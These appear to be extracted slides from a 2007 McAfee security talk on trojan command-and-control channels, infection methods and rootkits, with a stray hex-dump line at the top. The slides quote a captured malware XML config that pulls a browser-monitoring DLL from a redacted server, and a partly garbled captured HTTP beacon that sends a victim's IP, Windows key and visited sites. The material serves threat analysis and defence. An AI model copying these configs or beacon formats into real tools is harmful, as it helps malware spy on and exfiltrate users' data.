00000480: 72 20 74 68-65 20 74 69-70 2E 0D 0A-4A 75 73 74 r the tip.JQJust
1Global 2FileBK 3CruBK 4ReLoad 5 6String 7Direct 8Xlat 9 10save 11 12

```


New C&C Methods

- IRC

- Was public IRC Servers
- Now often private IRC Servers
 - Rented Systems
 - Owned Boxes
- Plaintext protocol

- HTTP

- HTTPS

- P2P



New C&C Methods

- XML for communication to avoid detection

```
<?xml version="1.0" encoding="utf-8" ?>
<bootscript name="CoreApp::UrlMonitor" version="100">
  <downloads>
    <download service_name="CoreApp::UrlMonitor">
      <dll url="http://www.[REMOVED]/UrlMonitor.100.z.img" service_version="100"
service_exported_as="UrlMonitor_Message_Handler" deleteable="" default="true" />
    </download>
  </downloads>
  <services>
    <service service_name="CoreApp::UrlMonitor">
      <parameters>
        <tn:data bytes="0">
          <parameters>
            <parameter name="browsers">
              <browser name="IEExplore" sname="IEXPLORE_SERVER" />
              <browser name="Firefox" sname="" />
              <browser name="Opera" sname="" />
              <browser name="NSShell" sname="" />
              <browser name="Netscape6" sname="" />
              <browser name="Netscape Browser" sname="" />
              <browser name="Mozilla" sname="" />
            </parameter>
          </parameters>
        </tn:data>
      </parameters>
    </service>
  </services>
</bootscript>
```

```
=post_url_ron HTTP/1.1 Content-Type:
www-form-urlencoded Accept: */* User-Agent: Internet Explorer
ost: http://www.[removed].com/ Content-Length: 582 Connection:
he-Control: no-cache Cookie: AlteonP=xxxxxxxxxxxxxxxxxxx <?xml
icoding="utf-8"?> <url-notifier><user-info><user-ip>192.168.x.x</user-ip>
xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx</user-id>
pub-id>
n>5</win-majorversion>
n>1</win-minversion>
xxx-xxx-xxxxxxxx-xxxx</win-regkey>
ozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; V1)</useragent>
e>ieexplore</browser-name>
on>6.00.2900.2180</browser-version></user-info>

ebsite><name>xx.msn.com</name>
</query-strings></website></websites>

)K Date: Tue, 12 Jun 2007 xxxxxx GMT Server: Apache/1.3.33
11 mod_perl/1.29 Connection: close Transfer-Encoding: chunked
ext/html 66 <?xml version="1.0" encoding="utf-8" ?> <notification-
0
```



Bruteforce and Social Engineering

- Bruteforce

- Exploits on Websites
 - Detect Browser Type and OS to serve matching exploits
- Exploits in attached multimedia files
- Exploits in attached Office Documents

- Social Engineering

- Executables embedded in Documents
 - Email titled 'Proforma Invoice for ...'
 - .doc as attachment
 - In the document 'DOUBLE CLICK THE ICON ABOVE TO VIEW DETAILS'
- Fake Codec ,required' for multimedia files



Rootkits

- The number of rootkits on 32-bit platforms increases
- approximately 200,000 systems reported rootkit infestations since the beginning of 2007
- 10 percent increase over the first quarter of 2006

Source: McAfee Research, Virus Tracking Map

McAfee

8/11/2007



Protect what you value.

Rootkits

- Not commonly used with Trojans today
- But increasing
- Detection and cleaning require 2 steps
 - Detection and removal of the Rootkit
 - Detection and removal of the Trojan
- Techniques used today can be handled easily
 - Virtualization and BIOS-Rootkits not seen, yet

Free Tool: McAfee Rootkit Detective

<http://vil.nai.com/vil/averttools.aspx>

McAfee

8/11/2007



Protect what you value.

McAfee®



what you value.

Questions?

